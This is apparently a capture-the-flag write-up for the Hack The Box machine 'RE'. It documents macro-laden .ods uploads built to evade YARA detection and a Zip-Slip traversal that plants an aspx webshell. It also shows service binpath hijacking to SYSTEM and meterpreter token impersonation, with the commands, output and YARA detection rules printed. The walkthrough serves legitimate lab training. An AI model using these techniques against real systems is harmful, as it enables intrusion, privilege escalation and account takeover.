HTB RE Write-up


As always we start with nmap scan:

```
# Nmap 7.80 scan initiated Wed Nov 27 11:50:02 2019 as: nmap -sC -sV -p- -oN RE 10.10.10.144
Nmap scan report for 10.10.10.144
Host is up (0.079s latency).
Not shown: 65533 filtered ports
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Visit reblog.htb
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 34s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-11-27T09:52:39
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 27 11:52:43 2019 -- 1 IP address (1 host up) scanned in 161.07 seconds
```

Nothing interesting in particular , just standard smb port open since its a Windows box and an HTTP server. Lets look at the website.
We find that there are 2 domains available : **re.htb** and **reblog.htb**



Gobuster doesn't show any useful directories so we proceed to the blog posts.

Reading some of the interesting articles on the blog we see that they hint 2 possible exploitation paths:


- Abusing the ghidra debugger exploit
- Crafting a malicious macro that will bypass possible yara rules that are running on the machine

To save you some time , after some hours of researching and testing it turns out the ghidra method is a **rabbit-hole.** The exploit abuses the ghidra java debugger that runs on port 18001 and in this box Ghidra Debugger is **not** enabled (more info at the end of the writeup).
So we will focus on the macro path.

Enumerating the smb service with smbmap we notice something interesting :

```
root@kali:~/htb/RE# smbmap -u admin -p 1234 -H 10.10.10.144
[+] Finding open SMB ports....
[+] Guest SMB session established on 10.10.10.144...
[+] IP: 10.10.10.144:445        Name: reblog.htb
        Disk                                                    Permissions
        ----                                                    -----------
        IPC$                                                    READ ONLY
        malware_dropbox                                         READ ONLY
```


There is a share called "**malware_dropbox**" and we have full access as admin without password. Reading through the blog again we go to a referenced site regarding the yara rules. It hints that the rule running behind the box is checking **.ods** files , which are like excel spreadsheets but on **Libre-Office .** We craft 2 ods files with malicious macros :



We use **certutil.exe** so we can evade a possible detect by yara rule for powershell/cmd related commands to download our meterpreter shell.

We used **Run_on_start** method here so that the macro executes when the ods is opened **and** also to evade possible macro method names that are in the yara rules (like some that are mentioned in the blog post "Main","Exploit")


Also don’t forget to assign the method to the **Open Document** option ,in the customization settings:



We upload each macro with

- **smbmap -u admin -p 1234 -H 10.10.10.144 --upload ~/htb/RE/macro2.ods malware_dropbox/macro1.ods**

And we get user!



Looking at Luke's files we can read the yara rule :

```
C:\Users\luke\Documents>type ods.yara
type ods.yara
rule metasploit
{
        strings:
                $getos = "select case getGUIType" nocase wide ascii
                        $getext = "select case GetOS" nocase wide ascii
                        $func1 = "Sub OnLoad" nocase wide ascii
                        $func2 = "Sub Exploit" nocase wide ascii
                        $func3 = "Function GetOS() as string" nocase wide ascii
                        $func4 = "Function GetExtName() as string" nocase wide ascii

                condition:
                    (all of ($get*) or 2 of ($func*))
}

rule powershell
{
        strings:
                        $psh1  = "powershell" nocase wide ascii
                        $psh2  = "new-object" nocase wide ascii
                        $psh3  = "net.webclient" nocase wide ascii
                        $psh4  = "downloadstring" nocase wide ascii
                        $psh5  = "downloadfile" nocase wide ascii
                        $psh6  = "iex" nocase wide ascii
                        $psh7  = "-e" nocase wide ascii
                        $psh8  = "iwr" nocase wide ascii
                        $psh9  = "-outfile" nocase wide ascii
                        $psh10 = "invoke-exp" nocase wide ascii

                condition:
                    2 of ($psh*)
}

rule cmd
{
        strings:
                    $cmd1 = "cmd /c" nocase wide ascii
                        $cmd2 = "cmd /k" nocase wide ascii
                condition:
            any of ($cmd*)
}
```

We confirm that there was a rule for **powershell** and **cmd** commands, so keep in mind **certutil** is a great alternative for downloading files.

Ater running some windows privesc enumeration scripts like **powerup,jaws-enum,winPEAS** we don't find anything interesting. So we suspect that the path to root may require to have access on a higher privileged account like a **service** account (since there is a web service running).

Reading the process_samples.ps1 script on Luke's folder we can see how it handles the ods files. Also we see something juicier on the bottom:

```
# if any ods files left, make sure they launch, and then archive:
$files = ls $process_dir\*.ods
if ( $files.length -gt 0) {
        # launch ods files
        Invoke-Item "C:\Users\luke\Documents\malware_process\*.ods"
        Start-Sleep -s 5

        # kill open office, sleep
        Stop-Process -Name soffice*
        Start-Sleep -s 5

        #& 'C:\Program Files (x86)\WinRAR\Rar.exe' a -ep $process_dir\temp.rar $process_dir\*.ods 2>&1 | Out-Null
        Compress-Archive -Path "$process_dir\*.ods" -DestinationPath "$process_dir\temp.zip"
        $hash = (Get-FileHash -Algorithm MD5 $process_dir\temp.zip).hash
        # Upstream processing may expect rars. Rename to .rar
        Move-Item -Force -Path $process_dir\temp.zip -Destination $files_to_analyze\$hash.rar
}

Remove-Item -Recurse -force -Path $process_dir\*
Start-Sleep -s 5
```

We see a commented out line of code and beneath that , the hint "**Upstream processing** may expect rars". That points to the fact that a higher privileged account is handling the rars . Analyzing the script we understand the following:

- After an ods file enters the malware_dropbox share , it is transferred to malware_process folder so that yara can start the analysis (user part) . Then If there is any remaining files on the malware_process folder , they get zipped and transferred to the ods folder and renamed as the md5 hash of them in a .rar format. Since we are luke we can directly upload rar files on the ods folder .

The exploitation technique we are going to perform is called **Zip-Slip** and there is a good article about it here :
https://snyk.io/research/zip-slip-vulnerability
The vulnerable solutions:
https://github.com/snyk/zip-slip-vulnerability

Basically we can perform a directory traversal attack during the extraction of a rar file abusing outdated unzipping libraries used by the system. In this case we will take advantage of this vulnerability to place a **webshell** (in aspx format since php doesnt work here) in the restricted webserver's directory (inetpub default for windows).


There is a great tool for that called **evilarc.py :**
https://github.com/ptoomey3/evilarc/blob/master/evilarc.py

The web shell we will use is cmd.aspx :
https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.aspx

We create our malicious rar that contains the web-shell so that it will be placed in the **reblog.htb** root folder via directory traversal

```
root@kali:~/htb/RE# python evilarc.py cmd.aspx -p "inetpub/wwwroot/blog"
Creating evil.zip containing ..\..\..\..\..\..\..\..\inetpub/wwwroot/blog\cmd.aspx
root@kali:~/htb/RE# mv evil.zip evil.rar
```

We place the rar at the ods folder and we go to the webpage:



Voila! We have RCE and with a simple powershell reverse shell we are now the IIS user.
(we used nishang's reverse shell script
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1)

Now that we have access to a higher privileged account we run our enumeration scripts again.
From the output of **PowerUp.ps1** script we discover an interesting exploitation path.

```
[*] Checking service permissions...


ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'UsoSvc'
```

We can abuse the UsoSvc service to escalate to SYSTEM!

Basically we can change the configuration binpath of the **UsoSvc** service so that points to a malicious executable ,**restart** the service and get a **SYSTEM** shell.

Thanks to a simple PoC I found from another box we do the following:

```
PS C:\windows\system32\inetsrv> sc.exe stop UsoSvc

SERVICE_NAME: UsoSvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x3
        WAIT_HINT          : 0x7530
PS C:\windows\system32\inetsrv> sc.exe config UsoSvc binpath= "C:\windows\system32\spool\drivers\color\meterpreter.exe"
[SC] ChangeServiceConfig SUCCESS
PS C:\windows\system32\inetsrv> qc usosvc
PS C:\windows\system32\inetsrv> sc.exe start UsoSvc
```

We wait till the service restarts and we get **NT AUTHORITY/SYSTEM.**
(**Important tip:** When you get a meterpreter shell from an unstable service like UsoSvc try to migrate to a more stable process under **SYSTEM** like **svchost.exe** ,otherwise you will drop your connection)

But its not over yet. We don't have rights to read the root flag because maybe it belongs to someone that is not in our group.

```
meterpreter > migrate 2644
[*] Migrating from 4320 to 2644...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 4920 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
Access is denied.

C:\Windows\system32>
```

We check the owner of the flag :

```
04/14/2019  11:35 AM    <DIR>          BUILTIN\Administrators .
04/14/2019  11:35 AM    <DIR>          NT AUTHORITY\SYSTEM    ..
03/27/2019  05:37 AM                34 RE\coby                root.txt
               1 File(s)             34 bytes
               2 Dir(s)  17,595,617,280 bytes free
```

We see that coby is the owner . Since we are SYSTEM lets take advantage of this powerful account and try a windows exploitation technique called **Impersonation .**

Basically in windows systems access tokens are issued to processes that contain security credentials of the user handling them during a login session ,and are used for authorization purposes . Impersonation is the technique of stealing a user's token to allow a server application to temporarily "**be**" the client in terms of access to secure objects .

Thanks to our meterpreter shell we can use the **incognito module** and use coby's token to impersonate him and read the flag.

```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
IIS APPPOOL\ip
IIS APPPOOL\re
IIS APPPOOL\REblog
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
RE\cam
RE\coby
RE\luke
Window Manager\DWM-1

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token RE\\coby
[+] Delegation token available
[+] Successfully impersonated user RE\coby
meterpreter > getuid
Server username: RE\coby
meterpreter >
```

Pwned! :D